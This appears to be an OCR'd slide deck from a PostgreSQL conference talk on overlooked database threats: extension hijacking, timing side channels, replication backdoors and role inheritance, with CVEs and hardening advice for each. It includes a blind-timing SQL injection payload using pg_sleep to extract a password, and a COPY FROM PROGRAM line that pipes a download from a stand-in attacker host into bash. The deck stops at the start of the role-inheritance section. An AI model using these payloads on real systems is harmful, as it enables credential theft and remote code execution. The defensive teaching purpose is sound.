PGCONF DE 2026

SQL Injection Is Boring - Advanced Threats You're Not Watching

→ to begin

Your Speakers

PGConf DE 2026

Kranthi Kiran Burada

Sr. Database Specialist
Solution Architect

12+ years in database migrations
Certification SME

Dwarka Rao

Sr. Database Specialist
Solution Architect

17+ years with databases
across multiple platforms

Threats Hiding in Plain Sight

Four attack surfaces - all abusing legitimate features

Extension Hijacking
Privilege escalation via search_path abuse

Timing & Side-Channel
Secrets leak through latency & stats

Replication Backdoors
Persistent exfiltration via logical repl

Role Inheritance Traps
Unintended privilege stacking across roles

Feature abuse → **Config gaps** → **Missing audits**

Not bugs. **Features.** The vulnerability is how we configure and trust them.

THREAT 1

Extension Hijacking

When CREATE EXTENSION becomes an attack vector

Notes

HOW IT HAPPENS

Extension Misconfiguration Patterns

Default public schema permissions
PostgreSQL grants CREATE on public schema to all users - any authenticated user can plant objects there


Unaudited extension inventory
No tracking of which extensions are installed, by whom, or whether they're still needed - ghost extensions accumulate

Superuser for routine tasks
Using superuser accounts for daily operations means any search_path hijack executes with maximum privileges

Skipping extension patches
CVE-2026-2005 (pgcrypto), CVE-2026-2004 (intarray), CVE-2026-2007 (pg_trgm) - all "trusted" extensions with CVSS 8.0+

How Extensions Work

The intended trust model




pgvector hstore pgcrypto pg_trgm

Notes

The Trojan in Public Schema

Attacker only needs CREATE privilege




Same name as extension operator - sits dormant in **public** schema

Notes

search_path Hijack → SUPERUSER

PostgreSQL resolves attacker's object first



CVE Chain ↗
4 CVEs in 6 years

Anonymizer Attack ↗
CVE-2026-2360

Real Stories ↗
Documented campaigns

Notes

Extension Hijacking - CVE Chain

4 CVEs in 6 years, same root cause: search_path resolution during privileged operations

The Pattern

Attacker plants a malicious object in `public` schema with the same name as an extension object. Superuser installs/updates the extension. PostgreSQL resolves the attacker's object first.

CVSS 8.8 **CVE-2020-25695**

First discovery. Uncontrolled search_path during maintenance operations (autovacuum, ANALYZE, CREATE INDEX, REINDEX) allowed privilege escalation to superuser.

CVSS 8.0 **CVE-2022-2625**

CREATE EXTENSION with a pre-existing object in the target schema. Extension replaces it, running attacker code as superuser.

CVSS 7.5 **CVE-2023-39417**

Extension script @substitution allowed SQL injection during CREATE EXTENSION or ALTER EXTENSION.

CVSS 8.8 **CVE-2026-2360/2361**

PostgreSQL Anonymizer (3rd-party, XXX): malicious custom operators hijacked during extension initialization. Tracked separately from core PostgreSQL CVEs.

Why It Keeps Happening

The root cause - search_path resolution during privileged operations - is deeply embedded in PostgreSQL's extension mechanism. Each fix addresses a specific vector, but the architectural pattern persists.

PostgreSQL Anonymizer Attack

CVE-2026-2360/2361 - Data masking extension becomes privilege escalation vector

1 2 3

3/3 — 3. Escalation

← → keys

Real-World Extension Attacks

These are not hypothetical - they happened in production

Real Attack Patterns

1. Attackers use extensions like dblink or pg_read_file to reach cloud metadata endpoints (169.254.169.254), stealing IAM credentials for lateral movement. This technique has been documented in multiple cloud penetration testing frameworks and real-world incidents.
2. Threat actors targeting exposed PostgreSQL instances load untrusted language extensions for persistent crypto mining and reverse shells. Groups like XXX have targeted database infrastructure alongside Docker, Kubernetes, and Redis in broad campaigns.

"Trusted" Extensions Gone Wrong - Single Security Release, 2026

CVE-2026-2005 · CVSS 8.8 `pgcrypto`

Heap buffer overflow enabling arbitrary code execution in a cryptographic extension trusted by default.

CVE-2026-2004 · CVSS 8.8 `intarray`

Type validation flaw enabling arbitrary code execution. A utility extension most DBAs consider harmless.

pg_trgm (CVE-2026-2007 · CVSS 8.2 · PG 18 only)

Heap buffer overflow via crafted input strings - affects PostgreSQL 18.0 and 18.1 only. Three "trusted" bundled extensions with CVSS 8.0+ vulnerabilities - all patched in a single release (18.2 / 17.8 / 16.12 / 15.16 / 14.21). The word "trusted" means nothing if you're not auditing.

DEFENSE

Hardening Extensions

Lock the public schema
REVOKE CREATE ON SCHEMA public FROM PUBLIC - this single command blocks the trojan placement step entirely

Maintain extension allow-lists
Only permit approved extensions - audit pg_extension regularly and remove anything unused

Restrict who can install
Only superusers should run CREATE EXTENSION - never grant this to application roles or CI/CD pipelines

Test extensions that need OS access
Untrusted language extensions and those using COPY FROM PROGRAM need isolated sandbox testing before production

THREAT 2

Timing & Side-Channel

When query latency becomes a data leak

Notes

HOW IT HAPPENS

Misconfiguration Patterns

No prepared statements
String concatenation instead of parameterized queries - the #1 root cause of all SQL injection, including blind timing attacks


Data-dependent logic in SQL
CASE statements on sensitive values, conditional joins, dynamic WHERE clauses that change execution time based on secrets

No query rate limiting
Attacker needs ~800 requests to extract a password - without throttling, that takes ~70 minutes undetected

Verbose error messages
Error responses that reveal table structures, column names, and data types make injection crafting significantly easier

Blind Timing Probe

When you can't see the answer - time it



5.02 seconds
Delay confirms the guess

```
-- injected into WHERE clause
' OR CASE WHEN secret='a'
  THEN pg_sleep(5)
  ELSE pg_sleep(0) END --
```

Binary search extracts full secrets **character by character**

Click for full attack code ↗

Notes

Blind SQL Injection via Timing

When results are hidden, the clock talks

```
-- Blind SQL injection: injected into a WHERE clause
-- Attacker CANNOT see query results — only response time

-- Step 1: Is the first character 'a'?
' OR (SELECT CASE
  WHEN SUBSTRING(password, 1, 1) = 'a'
  THEN pg_sleep(5)
  ELSE pg_sleep(0)
  END FROM users WHERE username = 'admin'
) IS NOT NULL --

-- Step 2: Binary search narrows each character
-- 26 letters x 32 chars = ~832 requests for a full password
-- At 5s per probe: ~70 minutes, completely undetected

-- Step 3: Even without pg_sleep, timing leaks exist
-- Index hit vs seq scan, cached vs uncached pages,
-- hash comparison short-circuit — all leak information
```

Why This Works

The attacker never sees query results. The application returns the same error page regardless. But the 5-second delay is a 1-bit side channel: correct guess = slow, wrong guess = fast.

Beyond pg_sleep


Even without pg_sleep access, PostgreSQL's cost-based planner creates timing differences. Index hits vs sequential scans, buffer cache hits vs disk reads - all leak information about data distribution.

Defense

Use prepared statements to prevent injection. Rate-limit expensive queries. Alert on abnormal timing patterns. Never build conditional logic on secret values in SQL.

The Statistics Leak

Optimizer metadata bypasses Row-Level Security



Click for CVE details & mitigation ↗

RLS Bypassed
Statistics reveal SSNs, tokens, secrets

Notes

The Statistics Visibility Leak

Optimizer metadata bypasses Row-Level Security

How It Works

PostgreSQL stores data distribution statistics in `pg_statistic` to help the query planner choose efficient execution plans. These include **most common values**, histograms, and column correlation data.

CVSS 3.1 · Fixed in 16.3 `CVE-2024-4317`

Specifically affected `pg_stats_ext` and `pg_stats_ext_exprs` views - multivariate statistics on expressions. Users who lacked permission to read a table could still view its extended statistics, leaking data distribution info.

Info Disclosure **The Impact**

While CVSS rates this Low (3.1) because it requires authenticated database access, the information leaked can be sensitive - most common values, histogram bounds, and correlation data for columns the user shouldn't see.

Mitigation

Upgrade to patched versions (16.3+, 15.7+, 14.12+) where permission checks are enforced before viewing extended statistics. The broader lesson: optimizer metadata is part of your data security surface. Review which columns contain sensitive data and consider whether statistics collection is appropriate for them.

DEFENSE

Closing the Side Channels

Use prepared statements everywhere
Parameterized queries eliminate SQL injection entirely - this is the single most effective defense against all injection attacks

Set statement_timeout
Limits the timing channel - a 5-second timeout kills pg_sleep(10) probes, though shorter sleeps still work

Upgrade for statistics fixes
CVE-2024-4317 and CVE-2025-8713 patched statistics visibility - ensure RLS covers optimizer metadata on your version

Monitor query timing patterns
Alert on repeated identical queries with abnormal latency variance - a signature of binary search extraction


THREAT 3

Replication Backdoors

When data movement becomes data theft

Logical Replication

Stream changes between PostgreSQL instances




High Availability | Analytics | Migrations | Zero-downtime Upgrades

Notes

The Hidden Slot

Temporary access → persistent exfiltration channel




Attacker only needs **temporary** elevated access - CI/CD pipeline, migration role, contractor account

Notes

Access Revoked, Leak Continues

The slot outlives the credentials



Notes

pg_dump Metacommand Injection

CVE-2025-8714 - When your backup bites back

The Attack

A **superuser of the origin database** injects psql metacommands into pg_dump output. When the victim restores the plain-text dump using `psql`, the injected metacommands execute with the victim's OS-level privileges. This is a supply-chain attack - the dump file is the vector.

CVSS 8.8 **Impact**

OS-level code execution on the host running the restore. Affected tools: pg_dump, pg_dumpall, pg_restore (plain-format). Related: CVE-2025-8715 (newline in object name, same severity, same release).

Aug 2025 **Fixed Versions**

PostgreSQL 17.6, 16.10, 15.14, 14.19, 13.22. Use `–Fc` (custom binary format) instead of plain text. Audit existing dump files before restoring from untrusted sources.

Key Detail

The attacker must be a superuser on the SOURCE database - they cannot inject metacommands as a regular user. This makes it a supply-chain risk: the danger is restoring dumps from compromised or untrusted database servers.

ExtraReplica: Cloud Cross-Tenant Breach

XXX Research, 2022 - Replication infrastructure as attack surface

What Happened

XXX researchers found two chained vulnerabilities in XXX Cloud Database for PostgreSQL: (1) a privilege escalation bug in XXX's custom PostgreSQL modifications allowed escalation to superuser and OS-level command execution, (2) a **misconfigured regex in pg_ident.conf** allowed forging certificates accepted by the cloud provider's internal replication user, enabling cross-tenant database reads. Only public-access instances were affected. Disclosed Jan 11, 2022; fixed Jan 13-14; $40K bounty. No in-the-wild exploitation confirmed.

More Replication Attack Vectors

1. A privileged insider creates a replication slot to a personal server. The slot persists and reserves WAL, but the attacker still needs valid credentials to connect and consume the stream. The danger: the slot itself survives credential rotation, creating a persistent exfiltration channel if credentials are re-obtained.
2. A single SQL statement gives shell access: COPY table FROM PROGRAM 'curl attacker.com/payload | bash'. No extension needed - it's a core feature. Requires superuser or pg_execute_server_program role.

Defensive Checklist

Restrict REPLICATION role grants - this is a separate privilege from superuser. Monitor pg_replication_slots for unexpected entries. Set up alerts on new slot creation. Regularly audit and clean up unused slots. Use pg_hba.conf to restrict replication connections to known hosts. Revoke pg_execute_server_program from non-admin roles.

DEFENSE

Securing Data Movement

Restrict REPLICATION privilege
Grant REPLICATION only to dedicated service accounts - never to application roles, CI/CD pipelines, or individual users

Monitor pg_replication_slots
Query for unknown slots regularly - alert on new slot creation and track slot lifetime and last activity

Auto-cleanup unused slots
Orphaned slots retain WAL and fill disk - set up automated cleanup for slots inactive beyond a threshold

Use binary dump formats
For pg_dump, always use -Fc (custom format) - plain-text dumps are vulnerable to psql metacommand injection (CVE-2025-8714)

THREAT 4


Role Inheritance Traps

When convenience becomes a vulnerability

Notes

Role Hierarchy

Designed for convenience, not threat modeling

